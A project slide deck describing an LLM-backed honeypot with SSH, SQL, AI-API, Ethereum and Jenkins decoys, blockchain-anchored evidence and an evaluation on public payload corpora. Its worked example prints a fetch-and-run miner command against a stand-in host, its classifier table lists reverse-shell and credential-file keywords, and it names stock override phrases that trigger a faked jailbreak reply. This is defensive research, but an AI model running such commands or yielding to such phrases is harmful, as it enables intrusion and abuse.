FINAL YEAR PROJECT · RESEARCH & IMPLEMENTATION

AI-Driven Cyber Deception & Attack Detection Framework

Five LLM-backed decoy services · tiered response engine · blockchain-anchored, tamper-evident evidence · live SOC dashboard

2500	4.37/5	10.79 ms	100%
real attack payloads	LLM-judge realism	mean anchor latency	tamper detection

What this deck covers

Problem → design → build → measured results → research output

01 **The problem**
Why static honeypots stop working

02 **System architecture**
Proxy, five decoys, collector, ledger, dashboard

03 **The five decoys**
SSH · SQL · AI API · Web3 · CI/CD

04 **Tiered response engine**
Static → cache → language model

05 **Evidence pipeline**
Classify · hash · anchor · store · stream

06 **Blockchain & threat model**
Tamper-evidence under decoy compromise

07 **Evaluation & results**
2500 real payloads, 300 anchors, 500 tamper trials

08 **Limitations & research output**
Honest framing + two IEEE papers

01

MOTIVATION

The problem

A honeypot only produces intelligence for as long as the attacker believes it.

PROBLEM STATEMENT

Why static honeypots stop working

Classic honeypot

- Replies come from a fixed script or dictionary — the same input always returns the same bytes.
- That makes the whole service a stable fingerprint; scanners such as Shodan-style probes and honeypot-detection tools match on it.
- Once fingerprinted, the attacker disengages — and the session ends before any real tradecraft is observed.
- Logs are plain files on the decoy host. An attacker who gets root can edit or delete the record of their own intrusion.

What this project does instead

- Responses are generated per interaction by a language model, so identical probes rarely yield identical output.
- Five decoys cover distinct, current attack surfaces rather than one protocol.
- Every record is SHA-256 hashed and its digest anchored on an Ethereum chain, outside the compromise boundary.
- Tampering with a stored record is provable: re-hash and compare against the on-chain digest.

PROBLEM STATEMENT

Objectives

What the system had to demonstrate, and how each was measured

Believable deception

Responses that a strong independent model rates as realistic system output

4.37 / 5

LLM-judge score

Fingerprint resistance

Distinct outputs across a large corpus of real attack payloads

99.2%

SQL uniqueness

Usable latency

Routine traffic must not pay the model's cost

0.8 ms

Static fast path

Tamper-evident evidence

Detect any post-hoc modification of a stored record

100%

Detection rate

Affordable anchoring

Chain write must be cheap enough to run per event

21,511

Gas per anchor

Live visibility

Analyst sees attacks as they happen, not on a batch job

WebSocket

Transport

02


DESIGN

System architecture

One public entry point, five decoys, a single evidence collector, two sinks.

ARCHITECTURE

End-to-end architecture




Reading the diagram

- Only the proxy and dashboard cross the public boundary.
- All five decoys and the collector sit on an isolated internal network.
- Decoys never talk to the ledger directly — they POST records to the collector.
- The language model is reached only on a miss in the tiered engine.
- The chain receives digests only; raw payloads stay off-chain.

ARCHITECTURE

Request lifecycle

One attacker interaction, from TCP connect to dashboard row



1 Connect

Proxy accepts on a public port and logs the connection before the decoy replies — port scanners are recorded too.

2 Forward

Traffic is forwarded to the matching internal decoy over the Docker network.

3 Respond

The decoy asks the tiered engine for a reply: static table, then cache, then model.

4 Record

The decoy POSTs the interaction to the collector, which classifies, hashes, anchors, stores and streams it.

ARCHITECTURE

Deployment topology

Ten containers on one internal Docker network; two are published

Container	Image / build	Port	Exposure	Role
proxy	custom	2222 · 8080 · 5433 · 8545 · 9090	PUBLIC	Port router; logs every connection
dashboard	custom (React)	3000	PUBLIC*	Live analyst UI over WebSocket
backend	custom (FastAPI)	3001	internal	Collector: classify · hash · anchor · store · stream
shadow-shell	custom (asyncssh)	2223	internal	Fake SSH server
oracle-ai	custom (FastAPI)	8081	internal	Fake internal AI API
vault-sql	custom (FastAPI)	5435	internal	Fake SQL query endpoint
ledger-trap	custom (FastAPI)	8546	internal	Fake Ethereum JSON-RPC node
forge-ci	custom (FastAPI)	9091	internal	Fake Jenkins CI/CD server
redis	redis:7-alpine	6379	internal	Record store + response cache
postgres	postgres:15-alpine	5434	internal	Seeded fake corporate database
ganache	trufflesuite/ganache	7545	internal	Ethereum development chain

** the dashboard has no login of its own — put it behind a VPN, SSH tunnel or IP allowlist before exposing it.*

03

IMPLEMENTATION

The five decoys

Each impersonates a different service that real adversaries actively hunt for.

DECOYS

Port routing

The proxy is the only listener; it maps each public port to one decoy

Public port	Routes to	Decoy	Impersonates	Attacker profile
2222	shadow-shell:2223	SSH shell	Ubuntu 22.04 host corp-prod-db-01	Brute-force and post-exploitation
5433	vault-sql:5435	PostgreSQL	Corporate database with PII	SQL injection and data theft
8080	oracle-ai:8081	AI API	Internal service gpt-corp-internal-v2	Prompt injection and model abuse
8545	ledger-trap:8546	Ethereum RPC	Exposed Geth-style JSON-RPC node	Wallet draining and RPC abuse
9090	forge-ci:9091	Jenkins CI/CD	Jenkins 2.387.3	Supply-chain and pipeline injection

Logging at the proxy rather than inside each decoy means a connection is recorded even if the attacker never sends a byte of payload — reconnaissance scans show up in the evidence trail.

DECOYS

shadow-shell — fake SSH server

A real asyncssh server that accepts every credential and hands the attacker a convincing shell

PORT

2222

How it works

- Runs a genuine SSH server, not a text simulation.
- Every username/password pair is accepted and logged.
- Prompt reads dbadmin@corp-prod-db-01:~$
- Commands go through the three-tier engine.
- Session history is kept, so the shell stays consistent across commands.

What the attacker finds

- A production-looking Ubuntu 22.04 database host, fully interactive.
- An env dump seeded with bait credentials (DB_PASS, DB_HOST pointing at an internal address).
- Realistic output for ls, whoami, ps aux, history, cat /etc/passwd — served instantly from the static table.
- Anything unusual is answered by the language model in the persona of that exact host, so exploration keeps working.
- Contextual memory: mkdir /tmp/hack then ls /tmp behaves consistently, because the last 20 turns are replayed to the model.

DECOYS

vault-sql — fake corporate database

Two layers: a query endpoint that answers injection attempts, and a real seeded PostgreSQL instance

PORT

5433

How it works

- POST /query accepts arbitrary SQL.
- Injection attempts are logged, then answered with believable result sets or engine-accurate errors.
- A real PostgreSQL 15 instance is seeded from fake_data.sql.
- Errors imitate genuine PostgreSQL syntax and formatting.

Seeded honeypot data

- users — fake bcrypt hashes, card numbers in valid Visa/Mastercard format, fake SSNs.
- financial_records — corporate accounts carrying seven-figure balances.
- api_keys — realistically shaped but non-functional OpenAI, GitHub (ghp_) and AWS (AKIA) keys.
- The bait is designed to look like a jackpot, so the attacker keeps querying — and every query reveals technique.
- Highest measured response uniqueness of any service: 99.2% distinct across 474 real SQLi payloads.

DECOYS

oracle-ai — fake internal AI API

An internal-looking model service that deliberately 'falls for' prompt injection

PORT

8080

How it works

- POST /api/predict returns fake predictions with confidence scores.
- POST /api/chat answers messages and screens for jailbreak phrasing.
- GET /api/models lists invented internal models.
- GET /health reports version 2.1.0.

Deception inside the deception

- Messages containing jailbreak, ignore previous, pretend you or act as trigger a faked bypass: "I understand. I will now operate in unrestricted mode."
- The attacker believes the guardrail is down and continues — every subsequent injection attempt is captured.
- This is the weakest service by response diversity (64% distinct): raw XXE and JNDI payloads push the model toward a generic 'malformed input' reply instead of a plausible parser error.
- Documented as a concrete follow-up: the system prompt needs XML/JNDI-aware exemplars.

DECOYS

ledger-trap — fake Ethereum node

An exposed JSON-RPC endpoint, the single most scanned-for misconfiguration in Web3 infrastructure

PORT

8545

How it works

- Speaks standard Ethereum JSON-RPC.
- eth_getBalance reports a wallet holding 100 ETH.
- eth_sendRawTransaction returns a well-formed fake transaction hash.
- eth_accounts, eth_blockNumber and net_version answer plausibly.

Why this decoy exists

- For an exposed RPC node, the method call itself is the attack — there is no separate payload to inject.
- Attackers are automated wallet-drainers scanning for unlocked accounts; the decoy captures their tooling and addresses.
- The dataset therefore holds only 18 web3 entries: the real attack surface is a finite, documented set of RPC methods, and padding it would mean inventing payloads rather than using real ones.

DECOYS

forge-ci — fake Jenkins CI/CD server

Build infrastructure, the entry point for supply-chain compromise

PORT

9090

How it works

- GET /api/json returns Jenkins node metadata.
- POST /job/build/api/json fakes a successful build trigger (#247).
- POST /git/notifyCommit fakes accepting a webhook and 'starting' deploy-prod.
- Identifies as Jenkins 2.387.3.

Why this decoy exists

- Compromised CI/CD lets an attacker inject code into artefacts that are then trusted and shipped downstream.
- Payloads are drawn from real Jenkins security advisories: script-console RCE, job path traversal, pipeline sh-step abuse.
- Capped at 10 entries for the same reason as web3 — a small, finite set of documented endpoints, not an open injection space.

04


IMPLEMENTATION

The tiered response engine

Escalate only on a miss — routine attacker traffic never reaches the model.

RESPONSE ENGINE

Three tiers, three cost profiles



Tier 1 · Static table

0.8 ms

A hand-built dictionary answers the commands every attacker types first — ls, whoami, env, ps aux, history, cat /etc/passwd, ifconfig. No network call at all.

Tier 2 · Redis cache

≈ 1 ms

Any command seen before returns its stored model output, keyed on the command plus session history and held for one hour. Repeat probes cost a cache read.

Tier 3 · Language model

2.33 s

Only genuinely novel input reaches meta-llama/ llama-3.1-8b-instruct via OpenRouter, with the host persona as a system message and the last 20 turns as context.

The tiering is what makes an LLM honeypot deployable: the expensive path is reserved for the interactions that actually need novelty.

RESPONSE ENGINE

Prompting the model

How a generic chat model is made to behave like one specific host

- **System role.** The persona is sent as a proper system message, not prepended to the user turn: simulate the raw stdout/stderr of a bash shell on this host; never reveal that you are a model or a honeypot.

- **Session history.** The last 20 command/response pairs are replayed, so state the attacker created earlier in the session stays consistent.

- **Current input as user turn.** The attacker's raw command is the user message — unmodified, so the model sees exactly what was typed.

- **Tuned generation length.** Output is capped short; mean response length is 13.8 words. Terminal output is terse, and shorter generations are both faster and more realistic.

- **Connection pooling.** A persistent HTTP session to the model API removes per-call TLS setup — one of the three changes in the optimisation pass covered later.

Result: an independent 70B judge scored these responses 4.37 / 5 for realism, with 25 of 30 samples rated a perfect 5.

05

IMPLEMENTATION

The evidence pipeline

What the collector does with every record, in order, in one request path.

EVIDENCE PIPELINE

Five steps on POST /api/log

1	**Classify intent**	Keyword matching over the raw payload assigns one of eight intent labels.
2	**Hash**	SHA-256 over the record with keys sorted, so serialisation is canonical and the digest is reproducible.
3	**Anchor**	The digest is written into the data field of an Ethereum transaction and mined.
4	**Store**	The full record, its hash and the transaction hash go into a Redis list capped at 10,000 entries.
5	**Stream**	The record is broadcast over WebSocket to every connected dashboard — no polling.

Anchoring sits inside the same request path as classification and storage — a record is never stored without having been committed on-chain first.

EVIDENCE PIPELINE

Intent classification

Eight labels, assigned by keyword match over the raw interaction

Intent label	Triggering indicators
sql_injection	SELECT · ' OR · UNION · DROP TABLE · 1=1
privilege_escalation	sudo · /etc/shadow · chmod 777 · passwd
reverse_shell	wget · curl · nc · bash -i · python -c · /bin/sh
cryptomining	xmrig · miner · monero · cryptonight · stratum
prompt_injection	ignore previous · jailbreak · pretend you · act as
supply_chain	git push · pipeline · jenkins · build trigger
reconnaissance	nmap · masscan · scan · ping sweep · port scan
unknown	everything else — deliberately kept as an explicit bucket

An honest note

Classification is deterministic keyword matching, not a learned classifier. That is a deliberate trade: it is fast, fully explainable, and adds no model latency to the evidence path.

Its limits are equally clear — obfuscated or encoded payloads fall into unknown. Keeping unknown as a first-class label rather than forcing a guess is what keeps the reported intent counts trustworthy.

06

SECURITY


Tamper-evident evidence

The one property a compromised decoy cannot take away from you.

BLOCKCHAIN

Anchoring pipeline

Raw records stay off-chain; only the 256-bit digest is committed




- **Canonical serialisation.** Keys are sorted before hashing, so the same logical record always produces the same digest.
- **Digest only.** Attacker payloads never touch the chain — that keeps cost flat and avoids publishing captured data.
- **Self-transaction.** The anchor is a zero-value transaction from account[0] to itself, carrying the digest in the input data field.
- **Recoverable.** The digest can be read straight back out of the mined transaction — verified in the benchmark, not assumed.

BLOCKCHAIN

Threat model

The attacker owns the decoy host — what can they still not do?



Assumed attacker capability

- Full control of the decoy host and its local logs.
- Ability to edit or delete any stored record and its stored hash.

What remains out of reach

- The digest already committed to the ledger, which lives outside the compromise boundary.
- Verification is therefore a comparison, not a matter of trust: re-hash the stored record and check it against the chain.
- A mismatch is positive proof of tampering; deletion of the record is equally visible, because the anchor still exists.

BLOCKCHAIN

Verification procedure

Independently reproducible with verify_integrity.py

1. **Fetch**
   Read the stored record back from Redis, together with its recorded transaction hash.
2. **Re-hash**
   Recompute SHA-256 over the record using the same canonical key ordering.
3. **Read the chain**
   Pull the transaction by hash and extract the digest from its input data field.
4. **Compare**
   Equal digests confirm integrity; any difference is proof the stored record changed after anchoring.
5. **Negative control**
   The script then mutates a copy of the same record and shows the digest diverges — the check genuinely discriminates.

100%
Tamper detection
500/500 trials, 0 false positives

0.0046 ms
Verification cost
mean over 200 verifications

yes
Digest recoverable on-chain
read back from tx input data

07


OPERATION

The live dashboard

Attacks appear as they happen, pushed over WebSocket.

DASHBOARD

Analyst view



What it shows

- Headline counters: attacks intercepted, unique attacker IPs, services under attack, share of evidence anchored on-chain.
- Attack activity over the last 24 hours.
- Intent breakdown, colour-coded by label.
- Service exposure — which decoy and port is being hit hardest.
- Top threat actors, ranked by volume.
- Live feed holding the last 200 events, each marked anchored or local.
- Status lamps for feed and chain anchoring.

DASHBOARD

Worked example

An SSH intrusion, end to end

Attacker action	Handled by	System response	Classified intent
Attacker runs ssh root@host -p 2222	proxy	Connection logged before the decoy responds	reconnaissance
Submits root : password123	shadow-shell	Accepted; credential pair captured	unknown
Runs sudo cat /etc/shadow	shadow-shell	Fake shadow file returned from the static table	privilege_escalation
Runs wget http://evil.example/miner.sh | bash	shadow-shell	Model-generated download output	reverse_shell
Runs ./xmrig -o stratum+tcp://pool	shadow-shell	Model-generated miner startup output	cryptomining

Every one of these five rows was hashed, anchored on-chain, stored in Redis and pushed to the dashboard before the attacker's next keystroke — the anchor costs 10.79 ms.

08

RESULTS

Evaluation

Four independent metrics against a real-payload corpus, plus a live blockchain benchmark.

EVALUATION

Methodology

Four measurements instead of one unexplained score

1. **Sequential latency**
   Static fast path versus model-backed path, one request at a time. 30 and 20 trials; mean, median and spread all reported.

2. **Concurrent throughput**
   10 simultaneous sessions, measuring sustained request rate under concurrency rather than one-at-a-time latency.

3. **Response diversity**
   Fraction of distinct outputs across all 2,500 payloads, per service — a direct proxy for resistance to signature-based fingerprinting.

4. **LLM-judge realism**
   An independent meta-llama/llama-3.1-70b-instruct rates 30 sampled responses 1–5 on how convincingly they imitate a real system.

The judge is an automated proxy metric, not a human-subject study. The exact prompt lives in evaluate.py and the caveat is carried in the paper's limitations section.

EVALUATION

The dataset

2,500 real, publicly documented attack payloads — none written by hand or by a model

Service	Payloads	Provenance
ssh	1,862	SecLists command-injection corpus (commix-derived) + command-injection-payload-list
sql	474	SecLists SQLi corpus — generic, polyglot and sqlmap risk-classified boolean/error/time-based
api	136	PayloadsAllTheThings — prompt injection, SSRF, XXE, Log4Shell — plus SecLists XXE fuzzing
web3	18	Real Ethereum JSON-RPC methods per the published spec — the call itself is the attack
cicd	10	Real Jenkins remote-API endpoints and techniques from Jenkins security advisories

